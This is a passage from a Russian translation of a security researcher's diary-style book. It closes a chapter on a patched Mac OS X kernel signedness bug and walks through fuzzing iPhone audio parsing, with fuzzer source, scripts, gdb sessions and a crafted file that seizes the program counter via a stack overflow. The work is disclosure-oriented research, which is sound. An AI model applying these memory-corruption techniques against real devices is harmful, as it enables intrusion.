[..]
```

---

Теперь в строке 1085 проверяется, не является ли значение переменной `t` отрицательным числом. В этом случае пользовательские данные не обрабатываются. Этого маленького изменения оказалось достаточно, чтобы благополучно исправить уязвимость.

## 7.4. Полученные уроки

С позиции программиста:

- избегайте по мере возможности явного преобразования (приведения) типов;
- всегда проверяйте входные данные.

## 7.5. Дополнение

*Четверг, 15 ноября, 2007*

Поскольку уязвимость была исправлена и вышла новая версия ядра XNU операционной системы OS X, сегодня я опубликовал подробный отчет на своем веб-сайте. [6] Ошибке был присвоен идентификатор CVE-2007-4686.

После публикации отчета, Тео де Раадт (Theo de Raadt) (основатель OpenBSD и OpenSSH) подсказал, что эта ошибка древнее, чем 4.4BSD и была исправлена примерно 15 лет тому назад всеми, но не Apple. Первоначально, в версии FreeBSD 1994 года, реализация обработки IOCTL-запроса `TIOCSETD` выглядела так: [7]

---

```
[..]
804     case TIOCSETD: { /* установить протокол линии связи */
805         register int t = *(int *)data;
806         dev_t device = tp->t_dev;
807
808         if ((u_int)t >= nlinesw)
809             return (ENXIO);
810         if (t != tp->t_line) {
811             s = spltty();
812             (*linesw[tp->t_line].l_close)(tp, flag);
813             error = (*linesw[t].l_open)(device, tp);
814             if (error) {
815                 (void) (*linesw[tp->t_line].l_open)(device, tp);
816                 splx(s);
817                 return (error);
818             }
819             tp->t_line = t;
820             splx(s);
821         }
822         break;
823     }
[..]
```

---

Поскольку в строке 808 переменная  $t$  приводится к целочисленному беззнаковому типу, она никогда не будет интерпретироваться, как отрицательное число. Если пользовательское значение окажется больше  $0 \times 80000000$ , функция вернет признак ошибки (строка 809). То есть, Тео был прав – ошибка была исправлена еще в 1994 году. Рис. 7.4 демонстрирует график устранения ошибки.



**Рис. 7.4.** График устранения уязвимости от момента, когда я известил Apple, до публикации отчета

## Примечания

1. Исходные тексты уязвимой версии 792.13.8 ядра XNU можно загрузить по адресу: <http://www.opensource.apple.com/tarballs/xnu/xnu-792.13.8.tar.gz>.
2. См. статью «‘You need to restart your computer’ (kernel panic) message appears (Mac OS X v10.5, 10.6)» по адресу: <http://support.apple.com/kb/TS3742>.
3. См. статьи «Kernel Extension Programming Topics: Debugging a Kernel Extension with GDB» в библиотеке Mac OS X Developer Library по адресу: [http://developer.apple.com/library/mac/#documentation/Darwin/Conceptual/KEXTConcept/KEXTConceptDebugger/debug\\_tutorial.html](http://developer.apple.com/library/mac/#documentation/Darwin/Conceptual/KEXTConcept/KEXTConceptDebugger/debug_tutorial.html) и «Kernel Programming Guide: When Things Go Wrong; Debugging the Kernel» в библиотеке Mac OS X Developer Library по адресу: <http://developer.apple.com/library/mac/documentation/Darwin/Conceptual/KernelProgrammingGuide/WhenThingsGoWrong/DebuggingtheKernel.html>.



tual/KernelProgramming/build/build.html#//apple\_ref/doc/uid/TP30000905-CH221-C1HBJCGC.

4. <http://www.trapkit.de/books/bhd/>.
5. Исходные тексты исправленной версии ядра XNU 792.24.17 доступны по адресу: <http://www.opensource.apple.com/tarballs/xnu/xnu-792.24.17.tar.gz>.
6. Мой отчет, подробно описывающий уязвимость в ядре Mac OS X, можно найти по адресу: <http://www.trapkit.de/advisories/TKADV2007-001.txt>.
7. Первоначальную версию файла tty.c в системе FreeBSD 1994 года можно найти по адресу: <http://www.freebsd.org/cgi/cvsweb.cgi/src/sys/kern/tty.c?rev=1.1;content-type=text/plain>.

# ГЛАВА 8



## ПОДДЕЛКА РИНГТОНА

*Суббота, 21 марта, 2009*

*Дорогой дневник,*

На прошлой неделе один мой хороший друг дал мне попользоваться своим разлоченным [1] смартфоном iPhone первого поколения. Я был очень взволнован. С того момента, как компания Apple объявила о выходе смартфона iPhone, я мечтал о возможности поискать в нем ошибки, но до прошлой недели у меня не было доступа ни к одному такому устройству.

### **8.1. Обнаружение уязвимости**

Наконец у меня появилась возможность поиграть со смартфоном iPhone, и мне не терпелось поискать в нем уязвимости. Но с чего начать? Первое, что пришло мне в голову, – составить список установленных приложений и библиотек, в которых вероятнее всего могут присутствовать ошибки. В верхней части списка оказались браузер MobileSafari, приложение MobileMail и аудиобиблиотеки. Я решил, что аудиобиблиотеки являются более многообещающей целью. Они производят огромный объем работ по анализу файлов и широко используются в телефоне, поэтому я испытал свою удачу на них.

В поисках уязвимости в аудиобиблиотеках я выполнил следующие шаги:

*В качестве платформы для выполнения описываемых ниже шагов я использовал iPhone первого поколения с версией прошивки 2.2.1 (5Н11).*

- шаг 1: исследовал аудиовозможности смартфона iPhone;
- шаг 2: создал простой фаззер и провел испытания телефона.

**Примечание.** Все необходимые инструменты, такие как *Bash*, *OpenSSH* и *GNU Debugger*, я установил на iPhone с помощью *Cydia*. [2]

### **Шаг 1: исследование аудиовозможностей смартфона iPhone**

Смартфон iPhone, своими корнями уходящий в проигрыватель iPod, – это мощное аудиоустройство. В смартфоне имеются три фреймворка, обеспечивающие различные уровни поддержки воспроизведения звука: Core Audio [3], Celestial и Audio Toolbox [4]. Кроме того, в iPhone работает аудиосервер, называемый *mediaserverd*, который собирает аудиовывод от всех приложений и управляет такими событиями, как изменение уровня громкости и включение/выключение звонка.

### **Шаг 2: создание фаззера и испытание телефона**

Аудиосистема смартфона iPhone, со всеми ее фреймворками, выглядит довольно сложной, поэтому я решил начать с создания простого фаззера, чтобы с его помощью начать поиск очевидных ошибок. Мой фаззер реализует следующие операции:

1. На компьютере с ОС Linux: готовит тесты посредством изменения образцового файла.
2. На компьютере с ОС Linux: обеспечивает доступ к этим тестам посредством веб-сервера.
3. В смартфоне iPhone: открывает тесты в MobileSafari.
4. В смартфоне iPhone: следит за отказами сервера *mediaserverd*.
5. В смартфоне iPhone: в случае обнаружения отказа регистрирует их в файле журнала.
6. Повторяет эти шаги.

В листинге 8.1 приводится исходный текст созданной мной простой программы-фаззера, подготавливающей тесты за счет изменения файла на компьютере с ОС Linux:

**Листинг 8.1.** Программа, подготавливающая тесты на компьютере с ОС Linux (*fuzz.c*)

```
01 #include <stdio.h>
02 #include <sys/types.h>
03 #include <sys/mman.h>
```

```
04 #include <fcntl.h>
05 #include <stdlib.h>
06 #include <unistd.h>
07
08 int
09 main (int argc, char *argv[])
10 {
11     int         fd             = 0;
12     char *      p              = NULL;
13     char *      name           = NULL;
14     unsigned int file_size     = 0;
15     unsigned int file_offset   = 0;
16     unsigned int file_value    = 0;
17
18     if (argc < 2) {
19         printf ("[-] Error: not enough arguments\n");
20         return (1);
21     } else {
22         file_size = atol (argv[1]);
23         file_offset = atol (argv[2]);
24         file_value = atol (argv[3]);
25         name = argv[4];
26     }
27
28     // открыть файл
29     fd = open (name, O_RDWR);
30     if (fd < 0) {
31         perror ("open");
32         exit (1);
33     }
34
35     // отобразить файл в память
36     p = mmap (0, file_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
37     if ((int) p == -1) {
38         perror ("mmap");
39         close (fd);
40         exit (1);
41     }
42
43     // изменить файл
44     printf ("[+] file offset: 0x%08x (value: 0x%08x)\n", file_offset, file_value);
45     fflush (stdout);
46     p[file_offset] = file_value;
47
48     close (fd);
49     munmap (p, file_size);
50
51     return (0);
52 }
```

---

Программа подготовки тестов, представленная в листинге 8.1, принимает четыре аргумента: размер образцового файла, смещение от начала файла в байтах, 1-байтное значение, которое должно быть записано по заданному смещению и имя выходного файла. После создания программы она была скомпилирована:

---

```
linux$ gcc -o fuzz fuzz.c
```

---

Затем я приступил к созданию тестовых файлов из файла в формате Advanced Audio Coding (AAC) [5], являющегося аудиоформатом по умолчанию в устройствах iPhone. За основу я взял стандартный рингтон с именем Alarm.m4r:

---

```
linux$ cp Alarm.m4r testcase.m4r
```

---

Чтобы получить размер тестового файла, я выполнил в терминале следующую команду:

---

```
linux$ du -b testcase.m4r
415959 testcase.m4r
```

---

Параметры командной строки, переданные программе подготовки тестов в команде ниже, предписывают ей записать в байт со смещением 4 значение 0xff (десятичное значение 255):

---

```
linux$ ./fuzz 415959 4 255 testcase.m4r
[+] file offset: 0x00000004 (value: 0x000000ff)
```

---

Затем я проверил результат с помощью команды xxd:

---

```
linux$ xxd Alarm.m4r | head -1
00000000: 0000 0020 6674 7970 4d34 4120 0000 0000 ... ftypM4A ....
```

---

```
linux$ xxd testcase.m4r | head -1
00000000: 0000 0020 ff74 7970 4d34 4120 0000 0000 ... .typM4A ....
```

---

Здесь видно, что указанное значение (0xff) было записано в байт со смещением 4 (смещение в файле отсчитывается, начиная с 0). Затем я написал сценарий на языке Bash, представленный в листинге 8.2, автоматизирующий дальнейшие изменения в файле:

**Листинг 8.2.** Сценарий на языке Bash, автоматизирующий операции по изменению файла (go.sh)

```
01 #!/bin/bash
02
```

```

03 # размер файла
04 filesize=415959
05
06 # смещение в файле
07 off=0
08
09 # количество файлов
10 num=4
11
12 # подставляемое значение
13 val=255
14
15 # счетчик для создания имени файла
16 cnt=0
17
18 while [ $cnt -lt $num ]
19 do
20     cp ./Alarm.m4r ./file$cnt.m4a
21     ./fuzz $filesize $off $val ./file$cnt.m4a
22     let "off+=1"
23     let "cnt+=1"
24 done

```

Этот сценарий, являющийся всего лишь оберткой вокруг программы подготовки тестов, автоматически создает четыре файла на основе рингтона Alarm.m4r (строка 20). Начиная со смещения 0 (строка 7), он последовательно записывает в первые четыре байта (строка 10) значение 0xff (строка 13). В ходе выполнения сценарий выводит следующие строки:

```

linux$ ./go.sh
[+] file offset: 0x00000000 (value: 0x000000ff)
[+] file offset: 0x00000001 (value: 0x000000ff)
[+] file offset: 0x00000002 (value: 0x000000ff)
[+] file offset: 0x00000003 (value: 0x000000ff)

```

Затем я проверил полученные тестовые файлы:

```

linux$ xxd file0.m4a | head -1
00000000: ff00 0020 6674 7970 4d34 4120 0000 0000 ... ftypM4A ....

linux$ xxd file1.m4a | head -1
00000000: 00ff 0020 6674 7970 4d34 4120 0000 0000 ... ftypM4A ....

linux$ xxd file2.m4a | head -1
00000000: 0000 ff20 6674 7970 4d34 4120 0000 0000 ... ftypM4A ....

linux$ xxd file3.m4a | head -1
00000000: 0000 00ff 6674 7970 4d34 4120 0000 0000 ....ftypM4A ....

```

Здесь видно, что программа отработала, как ожидалось, и изменила в каждом тестовом файле соответствующий байт. Я еще не упомянул одно важное обстоятельство: сценарий в листинге 8.2 изменяет расширение в именах тестовых файлов с `.m4r` на `.m4a` (строка 20). Это необходимо потому, что браузер MobileSafari не поддерживает файлы с расширением `.m4r`, которое используется для обозначения файлов рингтонов в iPhone.

Я скопировал измененные и неизмененный файлы рингтонов в корневой каталог веб-документов веб-сервера Apache, установленно-го на компьютере с ОС Linux. Изменил расширение в имени базового файла рингтона с `.m4r` на `.m4a` и ввел в браузере MobileSafari URL-адрес неизмененного файла рингтона.

Как показано на рис. 8.1, неизмененный файл `Alarm.m4a` благополучно был воспроизведен браузером MobileSafari в смартфоне. Затем я ввел в браузере URL-адрес первого тестового файла с именем `file0.m4a`.

На рис. 8.2 видно, что браузер MobileSafari открыл измененный файл, но не смог распознать его.



**Рис. 8.1.** Немодифицированный файл `Alarm.m4a` воспроизводится браузером MobileSafari



**Рис. 8.2.** Попытка воспроизвести измененный файл (`file0.m4a`)

Итак, чего я достиг? Я подготовил тестовые аудиофайлы, запустил браузер MobileSafari и попробовал загрузить в него тестовые файлы. Теперь необходимо найти решение, которое позволило бы автоматически открывать тестовые файлы один за другим в браузере MobileSafari и следить за отказами в сервере mediaserverd. Для выполнения этих операций в смартфоне я создал простой сценарий на языке Bash, представленный в листинге 8.3.

**Листинг 8.3.** Сценарий, автоматически открывающий тестовые файлы и следящий за отказами в сервере mediaserverd (audiofuzzer.sh)

```

01 #!/bin/bash
02
03 fuzzhost=192.168.99.103
04
05 echo [+] =====
06 echo [+] Start fuzzing
07 echo [+]
08 echo -n "[+] Cleanup: "
09 killall MobileSafari
10 killall mediaserverd
11 sleep 5
12 echo
13
14 origpid='ps -u mobile -o pid,command | grep /usr/sbin/      →
mediaserverd | cut -c 0-5'
15 echo [+] Original PID of /usr/sbin/mediaserverd: $origpid
16
17 currpид=$origpid
18 let cnt=0
19 let i=0
20
21 while [ $cnt -le 1000 ];
22 do
23     if [ $i -eq 10 ];
24     then
25         echo -n "[+] Restarting mediaserverd.. "
26         killall mediaserverd
27         sleep 4
28         origpid='ps -u mobile -o pid,command | grep /usr/sbin/ →
mediaserverd | cut -c 0-5'
29         currpид=$origpid
30         sleep 10
31         echo "done"
32         echo [+] New mediaserverd PID: $origpid
33         i=0
34     fi

```



```

35     echo
36     echo [+] =====
37     echo [+] Current file: http://$fuzzhost/file$cnt.m4a
38     openURL http://$fuzzhost/file$cnt.m4a
39     sleep 30
40     currpid=$(ps -u mobile -o pid,command | grep /usr/sbin/ →
mediaserverd | cut -c 0-5'
41     echo [+] Current PID of /usr/sbin/mediaserverd: $currpid
42     if [ $currpid -ne $origpid ];
43     then
44         echo [+] POTENTIAL BUG FOUND! File: file$cnt.m4a
45         openURL http://$fuzzhost/BUG_FOUND_file$cnt.m4a
46         origpid=$currpid
47         sleep 5
48     fi
49     ((cnt++))
50     ((i++))
51     killall MobileSafari
52 done
53
54 killall MobileSafari

```

---

Сценарий из листинга 8.3 действует следующим образом:

- Строка 3 присваивает переменной IP-адрес веб-сервера, где находятся тестовые файлы.
- Строки 9 и 10 перезапускают сервер `mediaserverd` и закрывают все выполняющиеся экземпляры браузера `MobileSafari`, чтобы обеспечить чистоту испытаний.
- Строка 14 копирует идентификатор процесса аудиосервера `mediaserverd` в переменную `origpid`.
- Строка 21 содержит заголовок главного цикла, выполняющегося для каждого теста.
- Строки 23–34 перезапускают `mediaserverd` через каждые 10 испытаний. Фазинг в смартфоне iPhone может оказаться утомительным занятием, потому что некоторые программные компоненты, включая `mediaserverd`, могут зависать.
- Строка 38 открывает тестовые файлы, находящиеся на веб-сервере, с помощью инструмента `openURL`. [6]
- Строка 40 копирует текущий идентификатор процесса аудиосервера `mediaserverd` в переменную `currpid`.
- Строка 42 сравнивает сохраненный (строка 14) и текущий идентификатор процесса `mediaserverd`. Эти значения будут отли-

чаться в случае отказа сервера `mediaserverd` и его перезапуска в ходе обработки тестового файла. Сообщение об этом тут же выводится в окно терминала на экране смартфона (строка 44). Затем сценарий отправляет веб-серверу GET-запрос, включающий текст «BUG\_FOUND» и имя файла, вызвавшего крах сервера `mediaserverd` (строка 45).

- Строка 51 закрывает текущий экземпляр браузера MobileSafari после каждого испытания.

Закончив разработку этого сценария, я создал 1000 измененных версий рингтона `Alarm.m4r`, начав изменять байты со смещения 0, скопировал их в корневой каталог веб-документов веб-сервера и запустил сценарий `audiofuzzer.sh` на смартфоне iPhone. Время от времени в смартфоне происходили аварии из-за утечек памяти. Каждый раз, когда это происходило, я был вынужден перезагружать смартфон, выяснять имя последнего обработанного файла из журнала веб-сервера, корректировать строку 18 в листинге 8.3 и продолжать испытания. Не думал, что фаззинг в смартфоне iPhone может быть таким утомительным... но оно стоило того! В дополнение к утечкам памяти, вызывающим зависание смартфона, я столкнулся с множеством аварий, вызванных порчей содержимого памяти.

## 8.2. Анализ аварий и эксплуатация уязвимости

После завершения обработки тестовых файлов я отыскал записи «BUG\_FOUND» в журнале веб-сервера.

---

```
linux$ grep BUG /var/log/apache2/access.log
192.168.99.103 .. "GET /BUG_FOUND_file40.m4a HTTP/1.1" 404 277 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 like Mac OS X; en-us) AppleWebKit/525.18.1
(KHTML, like Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
192.168.99.103 .. "GET /BUG_FOUND_file41.m4a HTTP/1.1" 404 276 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 like Mac OS X; en-us) AppleWebKit/525.18.1
(KHTML, like Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
192.168.99.103 .. "GET /BUG_FOUND_file42.m4a HTTP/1.1" 404 277 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 like Mac OS X; en-us) AppleWebKit/525.18.1
(KHTML, like Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
[...]
```

---

Как видно по выдержке из файла журнала, отказы сервера `mediaserverd` возникли при попытке обработать тестовые файлы 40, 41 и 42. Для анализа причин аварий я перезагрузил смартфон и подключил отладчик GNU Debugger (раздел В.4) к серверу `mediaserverd`:

*Смартфон iPhone, подобно большинству мобильных устройств, использует микропроцессор ARM. Это особенно важно потому, что язык ассемблера для процессора ARM существенно отличается от языка ассемблера для процессоров Intel.*

---

```
iphone# uname -a
Darwin localhost 9.4.1 Darwin Kernel Version 9.4.1: Mon Dec 8 20:59:30 PST 2008;
root:xnu-1228.7.37~4/RELEASE_ARM_S5L8900X iPhone1,1 arm M68AP Darwin

iphone# id
uid=0(root) gid=0(wheel)

iphone# gdb -q
```

---

После старта `gdb` я выполнил следующую команду, чтобы получить текущий идентификатор процесса сервера `mediaserverd`:

---

```
(gdb) shell ps -u mobile -O pid | grep mediaserverd
 27  ??  Ss      0:01.63 /usr/sbin/mediaserverd
```

---

Потом я загрузил исполняемый файл сервера `mediaserverd` в отладчик и подключил отладчик к процессу:

---

```
(gdb) exec-file /usr/sbin/mediaserverd
Reading symbols for shared libraries ..... done

(gdb) attach 27
Attaching to program: '/usr/sbin/mediaserverd', process 27.
Reading symbols for shared libraries ..... done
0x3146baa4 in mach_msg_trap ()
```

---

Перед тем, как продолжить выполнение сервера `mediaserverd`, я выполнил команду `follow-fork-mode`, чтобы заставить отладчик следить за дочерним процессом вместо родительского:

---

```
(gdb) set follow-fork-mode child

(gdb) continue
Continuing.
```

---

Я запустил браузер MobileSafari в смартфоне и ввел URL-адрес тестового файла с номером 40 (`file40.m4a`). Отладчик вывел следующую информацию:

---

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x01302000
[Switching to process 27 thread 0xa10b]
0x314780ec in memmove ()
```

---

Авария произошла, когда сервер `mediaserverd` попытался обратиться к памяти по адресу `0x01302000`.

---

```
(gdb) x/1x 0x01302000
0x1302000:      Cannot access memory at address 0x1302000
```

---

Как следует из вывода отладчика, сервер `mediaserverd` завершился аварийно при попытке обратиться к неотображенной области памяти. Для дальнейшего анализа я вывел текущее содержимое стека вызовов:

---

```
(gdb) backtrace
#0  0x314780ec in memmove ()
#1  0x3493d5e0 in MP4AudioStream::ParseHeader ()
#2  0x00000072 in ?? ()
Cannot access memory at address 0x72
```

---

Эта информация заинтриговала меня. Кадр стека #2 хранит необычное значение (`0x00000072`), явно свидетельствующее о порче содержимого стека. Для вывода последней инструкции, выполненной в `MP4AudioStream::ParseHeader()` (кадр стека #1), я вызвал следующую команду:

---

```
(gdb) x/li 0x3493d5e0-4
0x3493d5dc <ZN14MP4AudioStream11ParseHeaderER27AudioFileStreamContinuation+1652>:
bl      0x34997374 <dylid_stub_memcpy>
```

---

Последней выполненной инструкцией в `MP4AudioStream::ParseHeader()` оказался вызов функции `memcpy()`, которая и вызвала крах сервера. На текущий момент наблюдаются все симптомы, характерные для уязвимости переполнения буфера на стеке (раздел А.1).

Я прервал сеанс отладки и перезагрузил устройство. После запуска смартфона я снова подключил отладчик к серверу `mediaserverd`, но на этот раз я определил точку останова в месте вызова функции `memcpy()`, внутри метода `MP4AudioStream::ParseHeader()`, чтобы выяснить значения аргументов, передаваемых функции `memcpy()`:

---

```
(gdb) break *0x3493d5dc
Breakpoint 1 at 0x3493d5dc
```

```
(gdb) continue
Continuing.
```

Чтобы оказаться в точке останова, я открыл тестовый файл с номером 40 (file40.m4a) в браузере MobileSafari:

```
[Switching to process 27 thread 0x9c0b]
Breakpoint 1, 0x3493d5dc in MP4AudioStream::ParseHeader ()
```

Обычно аргументы функции memcpy() сохраняются в регистрах r0 (адрес буфера назначения), r1 (адрес исходного буфера) и r2 (количество байт для копирования). Я вывел в отладчике текущие значения этих регистров.

```
(gdb) info registers r0 r1 r2
r0                0x684a38 6834744
r1                0x115030 1134640
r2                0x1fd0 8144
```

Я также исследовал данные по адресу, на который ссылается регистр r1, чтобы проверить, не являются ли данные в исходном буфере подконтрольными пользователю:

```
(gdb) x/40x $r1
0x115030: 0x00000000 0xd7e178c2 0xe5e178c2 0x80bb0000
0x115040: 0x00b41000 0x00000100 0x00000001 0x00000000
0x115050: 0x00000000 0x00000100 0x00000000 0x00000000
0x115060: 0x00000000 0x00000100 0x00000000 0x00000000
0x115070: 0x00000000 0x00000040 0x00000000 0x00000000
0x115080: 0x00000000 0x00000000 0x00000000 0x00000000
0x115090: 0x02000000 0x2d130000 0x6b617274 0x5c000000
0x1150a0: 0x64686b74 0x07000000 0xd7e178c2 0xe5e178c2
0x1150b0: 0x01000000 0x00000000 0x00b41000 0x00000000
0x1150c0: 0x00000000 0x00000000 0x00000001 0x00000100
```

Затем я попробовал отыскать эти значения в тестовом файле с номером 40. Я обнаружил их в самом начале файла, в форме записи с обратным порядком следования байт:

```
[...]
00000030h: 00 00 00 00 C2 78 E1 D7 C2 78 E1 E5 00 00 B8 80 ; ...ÃxÃxÃxÃx...»€
00000040h: 00 10 B4 00 00 01 00 00 01 00 00 00 00 00 00 ; ...'.....
00000050h: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 ; .....
00000060h: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 ; .....
00000070h: 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 ; ...ê.....
[...]
```

Итак, у меня есть возможность контролировать данные, копируемые в память. Я продолжил выполнение сервера `mediaserverd` и получил в отладчике следующий вывод:

---

```
(gdb) continue
```

```
Continuing.
```

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x00685000
0x314780ec in memmove ()
```

---

Сервер `mediaserverd` снова завершился аварийно при попытке получить доступ к не отображенной памяти. Похоже, что значение аргумента функции `memcpy()`, определяющего объем копируемых данных, оказалось слишком велико, вследствие чего при попытке скопировать аудиоданные функция вышла за границы стека. Я остановил отладчик и открыл тестовый файл, вызвавший аварию (`file40.m4a`), в шестнадцатеричном редакторе:

---

```
00000000h: 00 00 00 20 66 74 79 70 4D 34 41 20 00 00 00 00 ; ... ftypM4A ....
00000010h: 4D 34 41 20 6D 70 34 32 69 73 6F 6D 00 00 00 00 ; M4A mp42isom....
00000020h: 00 00 1C 65 6D 6F 6F 76 FF 00 00 6C 6D 76 68 64 ; ...emoovÿ..lmvhd
[...]
```

---

Измененный байт (`0xff`), вызвавший аварию, находится в файле со смещением `40` (`0x28`). Я ознакомился со спецификацией, описывающей формат файлов QuickTime [7], чтобы определить назначение этого байта в структуре файла. Этот байт описывается как часть размера атома для атома заголовка ролика, то есть программа подготовки тестовых файлов изменила значение размера этого атома. Как уже говорилось выше, значение размера буфера, переданное функции `memcpy()`, оказалось слишком велико, из-за чего произошла авария, когда сервер `mediaserverd` попытался скопировать на стек слишком большой объем данных. Чтобы избежать аварии, я уменьшил значение размера атома. Для этого я записал значение `0x02` – в байт со смещением `42`. Новый файл был сохранен с именем `file40_2.m4a`.

Ниже показан фрагмент содержимого из оригинального тестового файла с номером `40` (`file40.m4a`):

---

```
00000020h: 00 00 1C 65 6D 6F 6F 76 FF 00 00 6C 6D 76 68 64 ; ...emoovÿ..lmvhd
```

---

А так выглядит тот же фрагмент в новом тестовом файле (`file40_2.m4a`), с подчеркнутыми изменениями:

---

```
00000020h: 00 00 1c 65 6d 6f 6f 76 00 00 02 6c 6d 76 68 64 ;
...emoovÿ..lmvhd
```

---

Я перезагрузил устройство, чтобы привести систему в исходное состояние, снова подключил отладчик к серверу mediaserverd и открыл новый файл в браузере MobileSafari.

---

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x00000072
[Switching to process 27 thread 0xa10b]
0x00000072 in ?? ()
```

---

На этот раз программный счетчик (указатель инструкций) указывает на адрес 0x00000072. Я прервал текущий сеанс отладки и запустил новый, установив точку останова в месте вызова функции memcpy() внутри функции MP4AudioStream::ParseHeader():

---

```
(gdb) break *0x3493d5dc
Breakpoint 1 at 0x3493d5dc
```

```
(gdb) continue
Continuing.
```

---

Когда я открыл измененный тестовый файл file40\_2.m4a в браузере MobileSafari, отладчик вывел следующую информацию:

---

```
[Switching to process 71 thread 0x9f07]
```

```
Breakpoint 1, 0x3493d5dc in MP4AudioStream::ParseHeader ()
```

---

Я вывел текущее содержимое стека вызовов:

---

```
(gdb) backtrace
#0  0x3493d5dc in MP4AudioStream::ParseHeader ()
#1  0x3490d748 in AudioFileStreamWrapper::ParseBytes ()
#2  0x3490cfa8 in AudioFileStreamParseBytes ()
#3  0x345dad70 in PushBytesThroughParser ()
#4  0x345dbd3c in FigAudioFileStreamFormatReaderCreateFromStream ()
#5  0x345dff08 in instantiateFormatReader ()
#6  0x345e02c4 in FigFormatReaderCreateForStream ()
#7  0x345d293c in itemfig_assureBasicsReadyForInspectionInternal ()
#8  0x345d945c in itemfig_makeReadyForInspectionThread ()
#9  0x3146178c in _pthread_body ()
#10 0x00000000 in ?? ()
```

---

Первый кадр в списке оказался именно тем, что я искал. Для вы-

вода информации о текущем кадре стека функции `MP4AudioStream::ParseHeader()` была использована следующая команда:

---

```
(gdb) info frame 0
Stack frame at 0x1301c00:
  pc = 0x3493d5dc in MP4AudioStream::ParseHeader(AudioFileStreamContinuation&); saved
pc 0x3490d748
  called by frame at 0x1301c30
  Arglist at 0x1301bf8, args:
  Locals at 0x1301bf8, Saved registers:
    r4 at 0x1301bec, r5 at 0x1301bf0, r6 at 0x1301bf4, r7 at      →
0x1301bf8, r8 at 0x1301be0, s1 at 0x1301be4, fp at 0x1301be8, →
lr at 0x1301bfc, pc at 0x1301bfc,
  s16 at 0x1301ba0, s17 at 0x1301ba4, s18 at 0x1301ba8, s19 at →
0x1301bac, s20 at 0x1301bb0, s21 at 0x1301bb4, s22 at 0x1301bb8, →
s23 at 0x1301bbc,
  s24 at 0x1301bc0, s25 at 0x1301bc4, s26 at 0x1301bc8, s27 at →
0x1301bcc, s28 at 0x1301bd0, s29 at 0x1301bd4, s30 at 0x1301bd8, →
s31 at 0x1301bdc
```

---

Наибольший интерес здесь представляет адрес в памяти, где на стеке было сохранено значение программного счетчика (регистра `pc`). Как следует из вывода отладчика, значение регистра `pc` было сохранено на стеке по адресу `0x1301bfc` (см. раздел «Saved registers» (сохраненные регистры) в выводе отладчика выше).

Затем я продолжил выполнение процесса:

---

```
(gdb) continue
Continuing.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x00000072
0x00000072 in ?? ()
```

---

После аварии я проверил содержимое стека (по адресу `0x1301bfc`), где функция `MP4AudioStream::ParseHeader()` ожидала найти сохраненное значение программного счетчика.

---

```
(gdb) x/12x 0x1301bfc
0x1301bfc: 0x00000073  0x00000000  0x04000001  0x0400002d
0x1301c0c: 0x00000000  0x73747328  0x00000063  0x00000000
0x1301c1c: 0x00000002  0x00000001  0x00000017  0x00000001
```

---

Вывод отладчика показывает, что сохраненное значение указателя инструкций было затерто значением `0x00000073`. Когда функция попыталась вернуть управление вызывающей программе, в указа-



тель инструкций (регистр `pc`) было записано измененное значение. В частности, в указатель инструкций было скопировано значение `0x00000072` вместо значения `0x00000073` из файла, что обусловлено особенностями выравнивания инструкций в процессоре ARM (выравнивание инструкций производится по границам 16- или 32-битных слов).

Моя чрезвычайно простая программа подготовки тестовых файлов помогла обнаружить в аудиобиблиотеках для iPhone типичную ошибку переполнения буфера на стеке. Я попробовал отыскать в тестовом файле последовательность байт из вывода отладчика и обнаружил ее в файле `file40_2.m4a` со смещением 500:

---

```
000001f0h: 18 73 74 74 73 00 00 00 00 00 00 00 01 00 00 04 ; .stts.....
00000200h: 2D 00 00 04 00 00 00 00 28 73 74 73 63 00 00 00 ; -.....(stsc...
00000210h: 00 00 00 00 02 00 00 00 01 00 00 00 17 00 00 00 ; .....
```

---

Затем я изменил подчеркнутое выше значение на `0x44444444` и сохранил новый файл с именем `roc.m4a`:

---

```
000001f0h: 18 73 74 74 44 44 44 44 00 00 00 00 01 00 00 04 ; .sttDDD.....
00000200h: 2D 00 00 04 00 00 00 00 28 73 74 73 63 00 00 00 ; -.....(stsc...
00000210h: 00 00 00 00 02 00 00 00 01 00 00 00 17 00 00 00 ; .....
```

---

Я снова подключил отладчик к серверу `mediaserverd` и открыл новый файл `roc.m4a` в браузере `MobileSafari`, в результате чего получил в отладчике следующий вывод:

---

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x44444444
[Switching to process 77 thread 0xa20f]
0x44444444 in ?? ()
```

```
(gdb) info registers
```

```
r0          0x6474613f      1685348671
r1          0x393fc284      960479876
r2          0xcb0        3248
r3          0x10b        267
r4          0x6901102     110104834
r5          0x1808080     25198720
r6          0x2          2
r7          0x74747318     1953788696
r8          0xf40100     15991040
r9          0x817a00     8485376
sl          0xf40100     15991040
fp          0x80808005     -2139062267
```

```

ip                0x20044          131140
sp                0x684c00         6835200
lr                0x1f310          127760
pc                0x44444444       1145324612
cpsr              {0x60000010, n = 0x0, z = 0x1, c = 0x1, v = 0x0,
q = 0x0, j = 0x0, ge = 0x0, e = 0x0, a = 0x0, i = 0x0, f = 0x0,
t = 0x0, mode = 0x10} {0x60000010, n = 0, z = 1, c = 1, v = 0,
q = 0, j = 0, ge = 0, e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}

```

```
(gdb) backtrace
```

```
#0 0x44444444 in ?? ()
```

```
Cannot access memory at address 0x74747318
```

Ура! Я получил полный контроль над программным счетчиком.

## 8.3. Ликвидация уязвимости

*Вторник, 2 февраля, 2010*

4 октября 2009 года я информировал компанию Apple об ошибке. Сегодня они выпустили новую версию iPhone OS с исправлением уязвимости.

